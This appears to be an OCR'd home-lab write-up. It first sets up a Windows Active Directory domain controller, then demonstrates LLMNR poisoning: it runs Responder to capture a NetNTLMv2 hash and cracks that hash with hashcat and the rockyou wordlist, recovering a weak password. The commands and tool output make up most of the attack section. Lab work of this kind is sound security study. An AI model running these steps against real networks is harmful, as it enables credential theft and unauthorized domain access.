

Server Manager
Server Manager ▸ Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
File and Sto
Active Directory Domain Services Configuration Wizard
Domain Controller Options
TARGET SERVER
SERVER
Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results
Select functional level of the new forest and root domain
Forest functional level:
Windows Server 2016
Domain functional level:
Windows Server 2016
Specify domain controller capabilities
Domain Name System (DNS) server
Global Catalog (GC)
Read only domain controller (RODC)
Type the Directory Services Restore Mode (DSRM) password
Password:
Confirm password:
More about domain controller options
< Previous
Next >
Install
Cancel
Hide
BPA results
File Explorer
Type here to search
6:04 AM
8/1/2024



Server Manager
Server Manager ▸ Dashboard
Manage Tools View Help
Dashboard
Local Server
All Servers
AD DS
File and Sto
Active Directory Domain Services Configuration Wizard
Paths
TARGET SERVER
SERVER
Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results
Specify the location of the AD DS database, log files, and SYSVOL
Database folder:
C:\Windows\NTDS
Log files folder:
C:\Windows\NTDS
SYSVOL folder:
C:\Windows\SYSVOL
More about Active Directory paths
< Previous
Next >
Install
Cancel
Hide
BPA results
File Explorer
Type here to search
6:06 AM
8/1/2024


Server Manager
Server Manager ▸ Dashboard
Manage Tools View Help
Dashboard
Local Server
All Servers
AD DS
File and Sto
Active Directory Domain Services Configuration Wizard
Prerequisites Check
TARGET SERVER
SERVER
All prerequisite checks passed successfully. Click 'Install' to begin installation.
Show more
Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results
Prerequisites need to be validated before Active Directory Domain Services is installed on this computer
Rerun prerequisites check
View results
cryptography algorithms when establishing security channel sessions.
For more information about this setting, see Knowledge Base article 942564 (http://go.microsoft.com/fwlink/?LinkId=104751).
A delegation for this DNS server cannot be created because the authoritative parent zone cannot be found or it does not run Windows DNS server. If you are integrating with an existing DNS infrastructure, you should manually create a delegation to this DNS server in the parent zone to ensure reliable name resolution from outside the domain "server.locat". Otherwise, no action is required.
Prerequisites Check Completed
All prerequisite checks passed successfully. Click 'Install' to begin installation.
If you click Install, the server automatically reboots at the end of the promotion operation.
More about prerequisites
< Previous
Next >
Install
Cancel
Hide
BPA results
Type here to search
6:07 AM
8/1/2024


Server Manager
Server Manager ▸ Dashboard
Manage Tools View Help
Dashboard
Local Server
All Servers
AD DS
File and Sto
Active Directory Domain Services Configuration Wizard
Additional Options
TARGET SERVER
SERVER
The default value for the NetBIOS domain name is already being used, one alternative has been suggested. Show more
Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results
Verify the NetBIOS name assigned to the domain and change it if necessary
The NetBIOS domain name: SERVER0
More about additional options
< Previous
Next >
Install
Cancel
Hide
BPA results
Type here to search
6:05 AM
8/1/2024


Server Manager
Server Manager ▸ Dashboard
Manage Tools View Help
Dashboard
Local Server
All Servers
AD DS
File and Sto
Active Directory Domain Services Configuration Wizard
Review Options
TARGET SERVER
SERVER
Deployment Configuration
Domain Controller Options
DNS Options
Additional Options
Paths
Review Options
Prerequisites Check
Installation
Results
Review your selections:
Create DNS Delegation: No
Database folder: C:\Windows\NTDS
Log file folder: C:\Windows\NTDS
SYSVOL folder: C:\Windows\SYSVOL
The DNS Server service will be configured on this computer.
This computer will be configured to use this DNS server as its preferred DNS server.
The password of the new domain Administrator will be the same as the password of the local Administrator of this computer.
These settings can be exported to a Windows PowerShell script to automate additional installations
View script
More about installation options
< Previous
Next >
Install
Cancel
Hide
BPA results
Type here to search
6:07 AM
8/1/2024



Server Manager
Server Manager ▸ Dashboard
Manage Tools View Help
Dashboard
Local Server
All Servers
AD DS
File and Sto
Active Directory Domain Services Configuration Wizard
Results
TARGET SERVER
SERVER
This server was successfully configured as a domain controller
Show more
Deployment Configuration
View detailed operation results
You're about to be signed out
The computer is being restarted because Active Directory Domain Services was installed or removed.
Close
Hide
More about results
< Previous
Next >
Close
Cancel
BPA results
Type here to search
6:10 AM
8/1/2024


Server Manager
Server Manager ▸ Dashboard
Manage Tools View Help
Dashboa
Local Ser
All Serve
AD DS
DNS
File and S
Active Directory Users and Computers
File Action View Help
Active Directory Users and Com
Saved Queries
server.locat
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipal
Managed Service Accour
MYTEAM
Users
Name
Type
Description
USER1
Computer
Hide
File and Storage Services
1
Local Server
1
Microsoft Edge
Type here to search
7:43 AM
8/1/2024

PREFORMING ATTACK

1. LLMNR poisioning:

LLMNR (Link-Local Multicast Name Resolution) poisoning is a man- in-the-middle attack where the attacker intercepts and responds to network name resolution requests, capturing password hashes from victims. By exploiting LLMNR, attackers can obtain credentials that are then cracked to gain unauthorized



access.


STEP-1: Get the hashes. Crack the hash using the hashcat tool.


First download hashcat using the command;


- Sudo apt install hashcat.


Then, Get the credentials

Command: hashcat64.exe -m 5600 hashes4.txt rockyou.txt -O




kali@kali: ~/Desktop
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 5600 hash rockyou.txt -O
hashcat (v6.2.6) starting
OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-penryn-11th Gen Intel(R) Core(TM) i5-11320H @ 3.20GHz, 2918/5901 MB (1024 MB allocatable), 8MCU
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 27
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0×0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
Optimizers applied:
* Optimized-Kernel
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt



File Actions Edit View Help
* Keyspace..: 14344384
USER1::SERVER0:73901cee11af06f2:efd74b06bbd1cd06a7353993ea1f86dd:010100000000000071c214931ce4da01a6dffa6abf14e66d0000000002000800350004a0048004100010
01e00570049004e002d00350038004e00360043004500510056004400 4a003800400140035004a00480041002e004c004f00430041004c000300340057004900 4e002d00350038004e0
036004300450051005600440 04a0038002e0035004a00480041002e004c004f00430041004c000500140035004a00480041002e004c004f00430041004c000800300030000000000000000000000000300000919c484d91ed264f3800a6c157a195818825427500bdc8afbb5c78ac9910476f0a001000000000000000000000000000000000000000900220048005400540050002f0031003900320 02e003100360038002e00310030002e003800000000000000000000:Password1
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 5600 (NetNTLMv2)
Hash.Target.....: USER1::SERVER0:73901cee11af06f2:efd74b06bbd1cd06a73...000000
Time.Started.....: Thu Aug 1 11:09:42 2024 (1 sec)
Time.Estimated...: Thu Aug 1 11:09:43 2024 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 48742 H/s (0.41ms) @ Accel:112 Loops:1 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 3584/14344384 (0.02%)
Rejected.....: 0/3584 (0.00%)
Restore.Point....: 2688/14344384 (0.02%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: my3kids → fresa
Hardware.Mon.#1..: Util: 7%
Started: Thu Aug 1 11:09:42 2024
Stopped: Thu Aug 1 11:09:44 2024




install and Run Responder Commands:

- **Sudo apt install responder**
- **Responder -I eth0 -rdwv**


kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo responder -I eth0 -dwv
NBT-NS, LLMNR & MDNS Responder 3.1.4.0
To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [ON]


Home
Search Home
New
Sort
View
Details
Home
Gallery
OneDrive
Desktop
Downloads
Documents
Pictures
Music
Videos
This PC
Quick access
Windows Security
Sign in to access this site
Authorisation required by http://192.168.10.8
Username
Password
Domain: SERVER0
OK
Cancel
6 items
ENG
IN
15:09
01-08-2024


kali@kali: ~
File Actions Edit View Help
WinRM server [ON]
SNMP server [OFF]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.10.8]
Responder IPv6 [fe80::56ab:5da7:6c3e:72ae]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
[+] Current Session Variables:
Responder Machine Name [WIN-58N6CEQVDJ8]
